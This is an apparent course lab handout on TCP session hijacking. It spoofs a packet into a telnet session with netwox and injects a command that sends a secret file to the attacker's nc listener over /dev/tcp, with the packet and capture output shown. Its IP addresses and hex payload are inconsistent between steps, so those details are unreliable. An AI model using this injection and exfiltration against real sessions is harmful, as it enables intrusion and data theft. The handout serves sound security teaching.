

IMMERSIVE LEARNING ENVIRONMENT

LAB: TCP SESSION HIJACKING

LEARNING OBJECTIVE

The objective of this lab is for students to gain knowledge on TCP session hijacking and learn how to hijack existing TCP session between two victims by injecting malicious contents into the session.

DESCRIPTION

TCP guarantees delivery of data, and also guarantees that packets will be delivered in the same order in which they were sent. In order to guarantee that packets are delivered in the right order, TCP uses acknowledgement (ACK) packets and sequence numbers to create a "full duplex reliable stream connection between two endpoints", with the endpoints referring to the communicating hosts. The connection between the client and the server begins with a 3-way handshake.

After the handshake, it is just a matter of sending packets and incrementing the sequence number to verify that the packets are getting sent and received. The goal of the TCP session hijacker is to create a state where the client and server are unable to exchange data; enabling him/her to forge acceptable packets for both ends, which mimic the real packets. Thus, the attacker is able to gain control of the session.

IP Spoofing: IP spoofing is a technique which is used to gain unauthorized access to computers where the intruder sends a message to a computer with an IP address indicating that the message is coming from a trusted host.

Man-in-the-middle Attack: Attacker tries to get the session ID by doing ARP spoofing and man in the middle attack.

COMPONENT SECTIONS

- Game file/folder name: Game
- Movie file name: movie
- Power Point file name: TCP Session Hijacking.ppt
- Assessment file name: TCP Session Hijacking Quiz.doc

INSTRUCTIONS




The objective is to hijack an existing TCP session(telnet) between two victims (client and server) by injecting malicious commands into this session to view the contents of a secret file on the telnet server.

For this lab we are using three virtual machines. They were 1. Attacker, 2.Host and 3.Victim.

Step 1: Check the IP addresses of all the virtual machines

Command: ifconfig



Step 2: Start telnet session between user and host

Command: telnet 192.168.0.8

Step 3: open Wireshark in attacker machine and observe the Telnet and TCP packets flowing between user and host

Step 4: Start TCP server on attacker machine by executing the following command in attacker machine.

Command: nc -l 9090 -v

Running a TCP server on the attacker machine so that once our attack is successfully executed on the server, we can let the command send its printout to the attacker:

```
[02/19/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```




Step 5: Open a new terminal in attacker machine and start python.

Command: python

Now run the following command in the python shell.

Command: `"\ncat /home/seed/secret > /dev/tcp/192.168.0.9/9090\n".encode("hex")`

Encoding the command to be executed at the Server in Hex (to view contents of the secret file) using python:



```
>>> "\ncat /home/seed/secret > /dev/tcp/192.168.0.9/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f7463702f3139322e3136382e312e332f393039300a'
```

Above, the new line character is added at the beginning and at the end to ensure that the command runs in a new line to avoid the attack from failing.

Step 6: Open new terminal in attacker and craft the attack to spoof a packet from client to server.

The following arguments have been used:

Source IP: Client 192.168.0.9

Destination IP: Server: 192.168.0.8

Source Port: Obtained from last packet of TCP session (Wireshark)

Window Size, Sequence Number and Acknowledgement Number are also obtained from last packet of TCP session (Wireshark)



```
[02/19/19]seed@VM:~$ sudo netwox 40 --ip4-src 192.168.1.5 --ip4-dst 192.168.1.4 --tcp-dst 23 --tcp-src 44558 --tcp-seqnum 2739297749 --tcp-acknum 975147344 --tcp-ack --tcp-psh --tcp-window 227 --tcp-data "0a636174202f686f6d652f736565642f73656372656674203e202f6465762f7463702f3139322e3136382e312e332f393039300a"
[sudo] password for seed:
IP
-----
| version | ihl | tos | totlen |
| 4 | 5 | 0x00=0 | 0x005B=91 | | |
|---|---|---|---|---|---|
| id | r | D | M | offset | frag |
| 0x7B7A=31610 | 0 | 0 | 0 | 0x0000=0 |
|-----|-----|-----|-----|
| ttl | protocol | checksum |
| 0x00=0 | 0x06=6 | 0xBBC9 |
|-----|-----|-----|-----|
| source |
| 192.168.1.5 |
| destination |
| 192.168.1.4 |
|-----|-----|-----|-----|
TCP
-----
| source port | destination port |
| 0xAE0E=44558 | 0x0017=23 |
|-----|-----|-----|-----|
| seqnum |
| 0xA3465DD5=2739297749 |
| acknum |
| 0x3A1F9150=975147344 |
|-----|-----|-----|-----|
| doff | r | r | r | r | C | E | U | A | P | R | S | F | window |
| 5 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 1 | 0 | 0 | 0 | 0 | 0x00E3=227 |
|-----|-----|-----|-----|-----|
| checksum | urgptr |
| 0x6C5D=27741 | 0x0000=0 |
|-----|-----|-----|-----|
0a 63 61 74 20 2f 68 6f 6d 65 2f 73 65 65 64 2f # .cat /home/seed/
73 65 63 72 65 74 20 3e 20 2f 64 65 76 2f 74 63 # secret > /dev/tc
70 2f 31 39 32 2e 31 36 38 2e 31 2e 33 2f 39 30 # p/192.168.1.3/90
```

On the other terminal, we can see that the TCP server prints out the results of the command that was executed at the Server which is the content of the secret file:

```
[02/19/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.1.4] port 9090 [tcp/*] accepted (family 2, sport 37234)
this is a secret
[02/19/19]seed@VM:~$ █
```

After the attack, on the client machine (telnet terminal), we notice that the program freezes and on Wireshark, we see many retransmission packets between the user and the server. This is because the injected data by the attacker messes up the sequence number from the User to Server.



No.	Time	Source	Destination	Protocol	Length	Info
261	2019-02-19 13:11:19.0409885	192.168.1.4	192.168.1.3	TCP	66	37234 → 9090 [ACK] Seq=353097106 Ack=1247939705 Win=29312 Len=0 TSval=96436 TSecr.
262	2019-02-19 13:11:19.2195082	192.168.1.4	192.168.1.5	TELNET	159	Telnet Data ...
263	2019-02-19 13:11:19.4204200	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
264	2019-02-19 13:11:19.8519295	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
265	2019-02-19 13:11:20.6803080	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
266	2019-02-19 13:11:22.3376127	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
274	2019-02-19 13:11:25.7141007	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
313	2019-02-19 13:11:52.2196877	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
390	2019-02-19 13:12:05.4717693	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
412	2019-02-19 13:12:31.7291581	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
463	2019-02-19 13:13:24.7277560	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
502	2019-02-19 13:15:10.8513073	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
599	2019-02-19 13:17:11.0338057	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050
761	2019-02-19 13:19:11.3241079	192.168.1.4	192.168.1.5	TCP	161	[TCP Retransmission] 23 → 44558 [PSH, ACK] Seq=975147344 Ack=2739297800 Win=29050

▶ Frame 63: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 ▼ Ethernet II, Src: Vmware_0f:49:c3 (00:0c:29:0f:49:c3), Dst: Vmware_2e:e7:0b (00:0c:29:2e:e7:0b)
 ▶ Destination: Vmware_2e:e7:0b (00:0c:29:2e:e7:0b)
 ▶ Source: Vmware_0f:49:c3 (00:0c:29:0f:49:c3)
 Type: IPv4 (0x0000)
 ▶ Internet Protocol Version 4, Src: 192.168.1.5, Dst: 192.168.1.4
 ▼ Transmission Control Protocol, Src Port: 44558, Dst Port: 23, Seq: 2739297749, Ack: 975146978, Len: 0
 Source Port: 44558
 Destination Port: 23
 [Stream index: 0]
 [TCP Segment Len: 0]
 Sequence number: 2739297749
 Acknowledgment number: 975146978
 Header Length: 32 bytes
 ▶ Flags: 0x010 (ACK)
 Window size value: 229
 [Calculated window size: 29312]
 [Window size scaling factor: 128]
 Checksum: 0xf363 [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0

```

0000  00 0c 29 2e e7 0b 00 0c 29 0f 49 c3 08 00 45 10  ..)....).I...E.
0010  00 34 2a cc 40 00 40 06 8c 8e c0 a8 01 05 c0 a8  .4*.@.@. ....
0020  01 04 ae 0e 00 17 a3 46 5d 05 3a 1f 0f e2 80 10  .....F].....
0030  30 33 f3 63 00 00 01 01 08 0a 0a af 7b 0f 00 00  0.c.....[...
0040  0a 19  ..
  
```

WHAT TO SUBMIT

Submit your work with detailed screenshots.

